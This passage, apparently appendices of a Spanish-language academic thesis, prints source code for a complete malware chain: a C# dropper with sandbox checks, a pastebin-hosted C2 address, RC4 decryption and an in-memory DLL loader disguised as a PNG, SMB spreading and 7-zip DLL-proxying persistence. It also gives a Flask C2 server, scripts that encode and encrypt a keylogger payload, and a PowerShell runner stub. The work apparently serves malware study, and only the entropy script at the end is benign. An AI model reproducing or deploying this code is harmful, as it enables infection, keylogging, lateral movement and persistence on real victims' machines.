                string backupDLLPath = Path.Combine(sevenZipDir, "7-zip-tools.dll");
```

```
            try
            {
                if (File.Exists(originalDLLPath))
                {
                    File.Move(originalDLLPath, backupDLLPath);
                }
                File.WriteAllBytes(originalDLLPath, DLLBytes);
            }
            catch {}
        }



        static void Rc4(ref byte[] data, byte[] key) //la implementacion manual
reduce imports para que sea menos sospechoso
        {
            int dataLen = data.Length;
            int keyLen = key.Length;
            byte[] S = new byte[256];
            int i, j = 0, k, temp;

            for (i = 0; i < 256; i++)
                S[i] = (byte)i;

            for (i = 0; i < 256; i++)
            {
                j = (j + (int)S[i] + (int)key[i % keyLen]) % 256;
                temp = (int)S[i];
                S[i] = (byte)S[j];
                S[j] = (byte)temp;
            }

            i = j = 0;
            for (k = 0; k < dataLen; k++)
            {
                i = (i + 1) % 256;
```

```
                j = (j + (int)S[i]) % 256;
                temp = (int)S[i];
                S[i] = (byte)S[j];
                S[j] = (byte)temp;
                data[k] ^= S[(int)((S[i] + S[j]) % 256)];
            }
        }


        static void DownloadAndExecuteDLL(string DLLUrl, string className, string
methodName, string arguments)
        {
            try
            {
                byte[] pngBytes = DownloadPayload(DLLUrl);
                byte[] DLLBytes = new byte[pngBytes.Length - 8];
                Array.Copy(pngBytes, 8, DLLBytes, 0, DLLBytes.Length);
                Assembly assembly = Assembly.Load(DLLBytes);
                Type type = assembly.GetType(className);
                if (type == null)
                {
                    return;
                }

                MethodInfo method = type.GetMethod(methodName);
                if (method == null)
                {
                    return;
                }

                method.Invoke(null, new object[] { arguments });
            }
            catch {}
        }

        static void Main()
```

```
            {
                try
                {
                    IsSandboxOrVM();
                    string filename =
System.Reflection.Assembly.GetExecutingAssembly().Location;
                    string b = getUrl("aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L3ZZemRwanVL");
                    if (!verify(b + "/session", GetFileHash(filename)))
                    {
                        Environment.Exit(1);
                    }
                    Process.Start("calc.exe");
                    (byte[] encrypted, string clave_texto) = ObtenerPayloadYClave(b +
"/index.html");
                    Rc4(ref encrypted, Encoding.ASCII.GetBytes(clave_texto));
                    string decryptedText = Encoding.UTF8.GetString(encrypted);
                    byte[] textoRecuperadoBytes =
Convert.FromBase64String(decryptedText);
                    string textoFinal = Encoding.UTF8.GetString(textoRecuperadoBytes);
                    string className = "Powerless.Program";
                    string methodName = "run";
                    string arguments = textoFinal;
                    DownloadAndExecuteDLL(b + "/image.png", className, methodName,
arguments);
                    copyRemDr();
                    SMBScanner.copiar();
                    File.Copy(filename, @"C:\\ProgramData\\main.exe", true);
                    killExplorer();
                    DLLProxying(b);
                }
                catch{}
            }
        }
```

Anexo II: Código del servidor C2

```
from flask import Flask, make_response, send_file, request, Response


app = Flask(__name__)


@app.route("/session", methods=["GET"])
def send_hash():
    with open("mi_hash.txt", "r") as f:
        hash = f.read().strip()
    cookie_value = request.cookies.get('cookie')
    if cookie_value == hash.lower():
        return Response(status=200)
    else:
        return Response(status=404)


@app.route("/image.png", methods=["GET"])
def send_DLL():
    with open("image.png", "rb") as f:
        DLL = f.read()
    response = make_response(DLL)
    response.headers["Server"] = "nginx/1.23.4"
    response.headers["Content-Type"] = "application/octet-stream"
    return response


@app.route("/favicon.ico", methods=["GET"])
def send_ico():
   with open("favicon.ico", "rb") as f:
       DLL = f.read()
   response = make_response(DLL)
   response.headers["Server"] = "nginx/1.23.4"
   response.headers["Content-Type"] = "application/octet-stream"
   return response
```

```
        @app.route("/index.html", methods=["GET"])
        def send_payload():
            with open("index.html", "rb") as f:
                payload = f.read()
            rc4_key = "supersecreta"  #clave con propósitos educativos, no para entorno
real
            response = make_response(payload)
            response.headers["Server"] = "nginx/" + rc4_key
            response.headers["Content-Type"] = "application/octet-stream"
            return response


        if __name__ == "__main__":
            app.run(host="0.0.0.0", port=8080)
```

Anexo III: Programa para convertir payload a base64

```
        import base64


        file_path = 'keyloggerobs.ps1'
        output_file_path = 'payload_base64.txt'


        with open(file_path, 'rb') as file:
            file_data = file.read()
            base64_data = base64.b64encode(file_data).decode('utf-8')


        with open(output_file_path, 'w') as output_file:
            output_file.write(base64_data)


        print(f"Archivo base64 guardado en: {output_file_path}")
```

Anexo IV: Programa para cifrar el payload con RC4

```
def rc4(data: bytes, key: bytes) -> bytes:
    S = list(range(256))
    j = 0
    out = bytearray()

    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        out.append(byte ^ S[(S[i] + S[j]) % 256])

    return bytes(out)



key = b'supersecreta'
with open("payload_base64.txt", "rb") as f:
    data = f.read()

encrypted = rc4(data, key)

with open("payload.enc", "wb") as f:
    f.write(encrypted)
```

Anexo V: Código del stub que ejecuta PowerShell

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Management.Automation;
using System.Threading;


namespace Powerless //adaptación de (farzinenddo, 2020)
{
    public class Program
    {
        public static int run(String pwzArgument)
        {
            using (PowerShell PowerShellInstance = PowerShell.Create())
            {
                PowerShellInstance.AddScript(pwzArgument);
                IAsyncResult result = PowerShellInstance.BeginInvoke();
                while (result.IsCompleted == false)
                {
                    Thread.Sleep(1000);
                }
            }
            return 0;
        }
    }
}
```

Anexo VI: Código de la DLL empleada para DLL Proxying

```
        #include "pch.h"
        #include <stdio.h>
        #include <stdlib.h>


        #define _CRT_SECURE_NO_DEPRECATE
        #pragma warning (disable : 4996)


        //adaptación de código generado con la herramienta automática SHARPDLLPROXY
(Langvik, 2024)


        #pragma comment(linker, "/export:DLLCanUnloadNow=7-zip-
tools.dllCanUnloadNow,@1")
        #pragma comment(linker, "/export:DLLGetClassObject=7-zip-
tools.dllGetClassObject,@2")
        #pragma comment(linker, "/export:DLLRegisterServer=7-zip-
tools.dllRegisterServer,@3")
        #pragma comment(linker, "/export:DLLUnregisterServer=7-zip-
tools.dllUnregisterServer,@4")



        DWORD WINAPI DoMagic(LPVOID lpParameter) //do whatever you want here, in this
case, I execute the malware that resides in C:\ProgramData
        {
            STARTUPINFOA si;
            PROCESS_INFORMATION pi;


            ZeroMemory(&si, sizeof(si));
            si.cb = sizeof(si);
            ZeroMemory(&pi, sizeof(pi));


            char path[] = "C:\\ProgramData\\main.exe";


            if (!CreateProcessA(
                NULL,
                path,
                NULL,
                NULL,
                FALSE,
```

```
            0,
            NULL,
            NULL,
            &si,
            &pi)
            )
        {

            return 1;
        }

        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);

        return 0;
    }



    BOOL APIENTRY DLLMain(HMODULE hModule,
        DWORD ul_reason_for_call,
        LPVOID lpReserved
    )
    {
        HANDLE threadHandle;

        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
            threadHandle = CreateThread(NULL, 0, DoMagic, NULL, 0, NULL);
            CloseHandle(threadHandle);

        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
```

```
                break;
            }
            return TRUE;
        }
```

Anexo VII: Código empleado para calcular la entropía de las secciones de un binario

```
        import pefile
        import math
        from collections import Counter


        def entropy(data):
            if not data:
                return 0.0
            counter = Counter(data)
            length = len(data)
            return -sum((count / length) * math.log2(count / length) for count in
counter.values())


        pe = pefile.PE("archivo.exe")


        print(f"{'Sección':<10} | {'Entropía'}")
        print("-" * 25)


        for section in pe.sections:
            name = section.Name.decode().strip('\x00')
            data = section.get_data()
            e = entropy(data)
            print(f"{name:<10} | {e:.2f}")
```